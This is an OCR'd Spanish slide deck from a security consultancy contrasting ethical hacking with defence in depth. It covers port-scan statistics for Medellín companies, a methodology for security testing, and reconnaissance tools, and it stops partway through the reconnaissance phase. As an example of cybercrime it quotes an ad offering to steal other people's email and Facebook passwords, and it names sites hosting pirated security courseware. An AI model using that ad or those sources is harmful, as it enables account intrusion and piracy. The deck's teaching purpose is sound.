DS TEAM
Seguridad informática


"Su Aliado Estratégico en Seguridad de la Información"

www.dsteamseguridad.com

Hacking Ético

Defensa en Profundidad

VS



JUAN DAVID BERRIO LOPEZ - s3g4r5d6d

Ingeniero en Informática.

MSC. Seguridad Informática, Universidad Oberta de Catalunya

Hacking Ético "VS" Defensa en Profundidad

Agenda

- Breve Presentación Empresa DS-TEAM
- Los problemas que afectan la seguridad de la Información
- Soluciones desde dos puntos de vista Diferentes:
  - ✓ Hacking Ético (Metodología y Práctica)
  - ✓ Defensa en Profundidad (Metodología y Práctica)
- Arquitecturas de Defensa y Ataque, usando Software Libre
- Soluciones de Seguridad **Cyberoam –UTM**
- Preguntas? (--Rifas Bonos Cursos Seguridad)

DS TEAM "Su Aliado Estratégico en Seguridad de la Información"

DSTEAM Seguridad Informática, es una empresa dedicada a prestar servicios integrales y soluciones profesionales, relacionadas con la seguridad de la información, y la Infraestructura Tecnológica.

- Servicios de Outsourcing en Seguridad Informática
- Consultorías en Seguridad de la Información
- Informática Forense y Recuperación de Datos
- Auditoría de Sistemas
- Formación en Seguridad informática- S-LEARNIING
- SGSI- Sistemas de Gestión de Seguridad de la Información
- Hacking Ético (Ethical Hacking) y Test de Penetración
- Seguridad Perimetral

Hacking Ético "VS" Defensa en Profundidad

Los Problemas que afectan la Seguridad.

Excusas: Muchos Lideres y Gerentes de empresas manifiestan un nivel representativo de disculpas al momento de hacer tangible la necesidad de implementar o aumentar los niveles de control sobre la Seguridad de la Información.

- ✓No tengo secretos que ocultar….
- ✓ La seguridad es un gasto, y no una inversión
- ✓ La seguridad no me permite mantener un rendimiento adecuado de mis sistemas

DESCONOCIMIENTO= "Falta de cultura y consciencia de asegurar la información

Los Problemas que afectan la Seguridad

La Seguridad de la Información es una Inversión, no un Gasto: En términos financiero una Inversión es algo tangible o intangible en la que el capital permanece intacto, y genera un valor agregado.

- ✓ Confianza a Clientes
- ✓ Posicionamiento, respeto y buen nombre
- ✓ Organización Competitiva
- ✓ Mejoramiento Continuo

$Firewall$ IDS $Criptografía$

Hacking Ético "VS" Defensa en Profundidad

Los Problemas que afectan la Seguridad


Falta de Ética Profesional: Muchos profesionales Informáticos, carecen de una ética profesional, lo que los convierte en una amenaza para los sistemas Informáticos Corporativos.

DESCONOCIMIENTO "Los Novatos y Script Kiddie ensayan y aprenden a atacar sistemas, en las redes de las pequeñas de las empresas


Hacking Ético “VS” Defensa en Profundidad

Los Problemas que afectan la Seguridad

“Falsa Sensación de estar asegurado”



Con Un Firewall y un Antivirus ya estoy Protegidoiiiiiiiiiii



“Solo se nota cierto Interés Corporativo por asegurar el Perímetro, y en la red Interna queiii

Los Problemas que afectan la Seguridad

"Recurso Humano"

"La cadena de seguridad se rompe por el Eslabón mas Débil" -El usuario-

La seguridad debe de tratarse de modo Integral, para disminuir el riesgo de tener problemas relacionados con la seguridad de la Información.

Los Problemas que afectan la Seguridad

" Con el implemento de controles de seguridad, tales como Firewalls, IDS, IPS, entre otros, los ataques han evolucionado…

Ataques como XSS "Cross Site Scripting y SQL Inyección se basan en capas superiores del modelo de referencia OSI, como la capa de Aplicación

m0n0wall®

Los Problemas que afectan la Seguridad

Estadísticas para Analizar: A modo de ejemplo real en nuestra cuidad, Medellín, se realizó un proceso de sondeo de puertos aleatorio a una muestra de **6.000** (Estáticas-corporativas)direcciones IP, correspondientes a diferentes empresas de la ciudad, obteniendo los siguientes resultados:

Hacking Ético "VS" Defensa en Profundidad

Top Servicios TCP

Servicio/ Protocolo	Puerto	Cantidad	Porcentaje
HTTP	80	3.105	51.75%
SSH	22	723	12.05
SSL	443	864	14.10%
SMTP	25	255	4.25%
FTP	21	2.890	48,17%
POP3	110	119	1,98%
VNC-Web	5800	170	2,83%
VNC	5900	224	3,73%
SQL	1433	97	1,62%
VNC (Listening Mode)	5500	5	0,08%
RDP (Terminal Services)	3389	850	13,16%

Hacking Ético “VS” Defensa en Profundidad

Top Sistemas Operativos

Sistema Operativo	Cantidad	Porcentaje
* BSD	540,00	9%
Windows Server	2354,00	39,23%
Linux	209,00	3,48%
Windows XP-7 (Cliente)	350,00	5.83%
Otros	2547,00	42.45%

Hacking Ético “VS” Defensa en Profundidad

Enlaces que no tiene protección Perimetral


Seguridad Perimetral	Porcentaje
SI	39,12
NO	60,88%

Hacking Ético “VS” Defensa en Profundidad

Servidores Windows

Enlace NAT


Internet



Red interna


Resultados Análisis:


Sistema Operativo : “Integrado”
Puertos: 80,21 OPEN
Servicio: http



Analista

Los Problemas que afectan la Seguridad





http://1337db.com/

Los Problemas que afectan la Seguridad

Software ilegal, Piratería Informatica, redes P2P de Nueva Generación: Pasaron a la Historia Emule, Bit Torrent, Kazza, con **las "Descargas Directas"?**

FILES PUMP

hotfile

FileFactory

fileserve

Quien es el "Pirata", Las Redes y Servicios, o los usuarios que suben los archivos?

Pero cual es el verdadero problema para de estas redes para la Seguridad de la Información???

Hacking Ético "VS" Defensa en Profundidad

"El Conocimiento es un Derecho, no un Privilegio?"

Los Problemas que afectan la Seguridad


Apoyo de paginas buscadoras de enlaces: Desde el punto de vista de la formación de un Atacante Informático, el verdadero problema de estas redes, es la información tan valiosa que se puede encontrar.

TARINGA!

Intercambios Virtuales
En busca del conocimiento...

GiGabitWareZ.Com
Free Downloads Software Music Movies Game Music and atc

http://filespump.com/index.html




www.dsteamseguridad.com

Hacking Ético “VS” Defensa en Profundidad

“El Conocimiento es un Derecho, no un Privilegio?”

Información encontrada Redes P2P:



SANS

Security 560: Network Penetration Testing and Ethical Hacking

As cyber attacks increase, so does the demand for information security professionals who possess true network penetration testing and ethical hacking skills. There are several ethical hacking courses that claim to teach these skills, but few actually do. SANS SEC560: Network Penetration Testing and Ethical Hacking truly prepares you to conduct successful penetration testing and ethical hacking projects. The course starts with proper planning, scoping and recon, and then dives deep into scanning, target exploitation, password attacks, and wireless and web apps with detailed hands-on exercises and practical tips for doing the job safely and effectively. You will finish up with an intensive, hands-on Capture the Flag exercise in which you'll conduct a penetration test against a sample target organization, demonstrating the knowledge you mastered in this course.

ENDORSED EC-Council ENDORSED

CEH Training CBT Boot Camp - Certified Ethical Hacker v.6 (6 DVDs)
ISO-DVD | Exam: 312-50 | 10 GB
Genre: eLearning

SANS

SECURITY 617

Wireless Ethical Hacking, Penetration Testing, and Defenses

6 CPE Credits Per Day

SANS

SECURITY 504

Hacker Techniques, Exploits & Incident Handling

6 CPE Credits per day

Todas las Diapositivas de la ultima versión de las siguientes certificaciones:

C|EH Certified Ethical Hacker™

L|PT

E|CSA

C|HFI

Hacking Ético “VS” Defensa en Profundidad

“El Conocimiento es un Derecho, no un Privilegio?”

Información encontrada Redes P2P:

GFiLANguard Network Security Scanner

acunetix WEB APPLICATION SECURITY

mile2

C)PTS PEN TESTING SPECIALIST

pt PENETRATION TESTING

SANS

IBM Rational. AppScan.

SECURITY 401

SANS Security Essentials Bootcamp Style

8 CPE/Days 1-5, 6 CPE/Day 6

“El acceso a este tipo de Información, dejo de ser un factor económico o un privilegio”

Los Problemas que afectan la Seguridad

"Con el avance de las tecnologías, ha surgido excelentes herramientas de evaluación del estado de la seguridad ¿Pero y la Llamada <u>Evaluación Artesanal</u> donde quedó?

acunetix

IBM AppScan

Herramientas del tipo
"Point and Click"
<u>Apunte y Tire</u>

QUALYS

TENABLE Network Security

Nessus

Los Problemas que afectan la Seguridad

"El Crimen Organizado ha visto en las nuevas Tecnologías (T.I) , una nueva forma de fortalecerse.

Los Problemas que afectan la Seguridad

- ✓ **Exposición de Vulnerabilidad Especificas y Corporativas.**
- ✓ **Servicios de "Hacking" por Internet.**

Descripción: Hackear Cuentas de Correos Electrónicos Venta de Contraseñas

Venta de Contraseñas Hotmail Yahoo Gmail Facebook
escríbeme a [redacted]_55@hotmail.com
Te doy un servicio profesional de contraseñas, por parte de mi trabajo en el cual podrás obtener el password de tu victima
Garantizamos que trataremos su caso con la máxima discreción posible
Costo mínimo por password de cualquier correo que nos pidas
Pagas cuando te muestro las pruebas verdaderas como pantalla de mensajes, lista de contactos correos enviados y te escribo desde el correo de la victima
puedes hacer depósito vía western unión y te entregamos la contraseña de inmediato
Pagas cuando te muestro las pruebas originales y reales antes no pagues nada. Cuéntame tu caso por lo cual me escribes y así estaré resolviendo tu problema
No hago cambio de clave por ningún motivo la razón de mi trabajo es darte la misma clave que tu pareja está usando
quieres sacar sus informaciones contactos mensajes privado puedes hacerlo escribiéndome Te brindo un servicio eficaz con total confidencial y discreción
Este es un sitio en donde encontraras mucha ayuda por parte de mi
quieres descubrir la contraseña de tu pareja, hijos por motivo de infidelidad escríbeme y tendrás la solución
Este servicio está hecho para solo gente interesada que verdaderamente necesitan saber una contraseña
Recuerda que nuestro servicio está hecho solo para gente interesada en saber contraseña y poder pagar por el servicio
El trabajo es totalmente confidencial y anónimo
contactos [redacted]@hotmail.com


Fuente: http://colombia.yaclasificados.com

Los Problemas que afectan la Seguridad

- ✓ **Exposición de Vulnerabilidad Especificas y Corporativas.**
- ✓ **Servicios de "Hacking" por Internet.**

Hacking Ético "VS" Defensa en Profundidad

¿¿¿Cuáles serian posibles soluciones que minimicen los Riesgos en todos estos problemas????




Fuente: http://blogs.eset-la.com

Hacking Ético

Defensa en Profundidad

Hacking Ético “VS” Defensa en Profundidad

Hacking Ético



Es la una de la Madrugada…. ¿Sabe quien puede estar entrando en su Red?

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Definición-

Desde el Punto de vista de Un individuo, un **Hacker Ético** es un profesional que tiene las habilidades para evaluar la seguridad de un sistema informático de forma integral, llevando a la practica una serie de pasos secuenciales y teniendo como un criterio trasversal **una "Ética Profesional".**

Desde el Punto de vista Comercial, el **Hacking Ético** es un servicio de Auditoria de T.I, que ofrecen empresas especializadas, con el fin de evaluar la seguridad de un sistema informático de forma integral.

- ✓ Auditor de Sistemas
- ✓ Oficial de Seguridad
- ✓ Pen Tester

"Hacking Ético como Una Carrera"

Master of Security Science

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Evolución del Hacking –


Mitnick


Drapper


Wozniak


Goldstein

Pioneros Del Hacking: Retos, Innovación


V. Levin


Poulsen


Smith


Jaschan

Intereses Económicos, Notoriedad, Vandalismo


McClure


Scambray


Sallis


Borghello

Consultores, Pen Tester, Hacking Ético


Mckinnon

"Obsesivos"

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Perfil de Profesional "Hacking Ético"

"Primero Gurú, Luego Hacker Ético o Pen Tester"

Técnico (Indispensable)

- Infraestructura y Redes
- Sistemas Operativos
- Desarrollo de Software y B.D

Personal

- Entusiasta (Pasión)
- Investigador
- Actualizado
- Idioma Ingles
- Autónomo
- Trabajo en Equipo
- Ética Profesional

Administrativo (Consultor)

- Lenguaje no Técnico (Habilidades de Comunicación)
- Certificaciones
- Experiencia
- Hoja de Vida

Al momento de un Test de Seguridad, todas las partes Interactúan entre si

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético **–Tipos de Análisis –:** Se pueden Identificar (3) tres tipos:

Análisis de Vulnerabilidades (Vulnerability Assessment)

Test de Penetración (Penetration Test)

Hacking Ético (Ethical Hacking)

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Tipos de Análisis – Características:

Análisis de Vulnerabilidades	Test de Penetración	Hacking Ético
Identificación de Puertos Abiertos y Servicios	Tiene un Objetivo definido	Todo es un Objetivo en el Entorno
Vulnerabilidades Conocidas (Aplicación y S.O)	Se tiene en cuenta el Entorno (IDS, Firewall, IPS)	Ataques de ingeniería Social y DDoS
Clasificación de los Vulnerabilidades	Busca comprometer el sistema objetivo	Mas complejidad y Profundidad en el Análisis
No hay explotación de vulnerabilidades , ni Intrusión en el Sistema.	Hay explotación de vulnerabilidades e Intrusión en el sistema objetivo	Hay explotación de vulnerabilidades Ataque Puro

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –**Tipos de Análisis** –: Variables de Impacto en un Análisis de Seguridad.

Posicionamiento:

Definir desde donde se llevara a la practica el Análisis de Seguridad.

- ✓ Posicionamiento Externo
- ✓ Posicionamiento Interno
- ✓ Desde una VLAN Diferente
- ✓ Desde VLAN Servidores
- ✓ Desde la VPN

Visibilidad:

Cuál será la información suministrada al Evaluador (Pen Tester)

- ✓ Blind/BlackBox
- ✓ Double Blind/ BlackBox
- ✓ GrayBox
- ✓ Double GrayBox
- ✓ WhiteBox
- ✓ Reversal


Hacking Ético "VS" Defensa en Profundidad

Variable Visibilidad : Según la visibilidad , el análisis puede ser

Tipo de Análisis	Descripción
Blind/BlackBox	El Analista de seguridad no tiene conocimiento del Objetivo, pero el cliente si tiene conocimiento del análisis, además de saber cuando se ejecutará.
Double Blind/ BlackBox	El Analista de seguridad no tiene conocimiento del Objetivo, el cliente no sabe que tareas se ejecutaran en el análisis, ni tampoco cuando se ejecutará.
GrayBox	El Analista de seguridad conoce muy poco del objetivo, pero el cliente tiene conocimiento del tipo de test y cuando se ejecutará.
Double GrayBox	Similar al anterior, la única diferencia es que el cliente no sabara cuando se ejecutará el análisis.
WhiteBox	Ambas Partes (Cliente-Analista) sabrán cuando se hacen los test, el tipo de test, además de saber cuando se ejecutará
Reversal	Similar al anterior, la diferencia radica en que el cliente no sabrá que tareas de análisis se ejecutaran como tampoco cuando.


Hacking Ético "VS" Defensa en Profundidad

Hacking Ético **–Tipos de Análisis –:** Variables de Impacto en un Análisis de Seguridad. (Arquitectura)



Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –**Fases de Análisis de Seguridad.**



Hacking Ético –Fases de Análisis de Seguridad.

1. RECONOCIMIENTO PASIVO:

"Es la primera y mas importante fase del análisis. El analista tratar de recopilar de forma metodológica toda la información que mas pueda al respecto del objetivo".

- ✓ **No se realiza ningún tipo de escaneo o contacto con la maquina objetivo.**
- ✓ **Permite Construir un mapa del Objetivo, sin interactuar con él.**
- ✓ **Existen menos herramientas informáticas que en las otras fases.**
- ✓ **Recolección de Información Pública (Ingeniería Social y Google Hacking)**

-El Éxito del Ataque Futuro, dependerá en gran medida del desarrollo de esta primera fase-

Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

RECONOCIMIENTO PASIVO "TOOLS"

Algunas de las herramientas importantes en esta fase son las siguientes:


MALTEGO

Google

Network-Tools.com

facebook

http://www.informatica64.com/foca/default.aspx



http://www.robotex.com/

Google Hacking Database


Hacking Ético "VS" Defensa en Profundidad

Hacking Ético –Fases de Análisis de Seguridad.

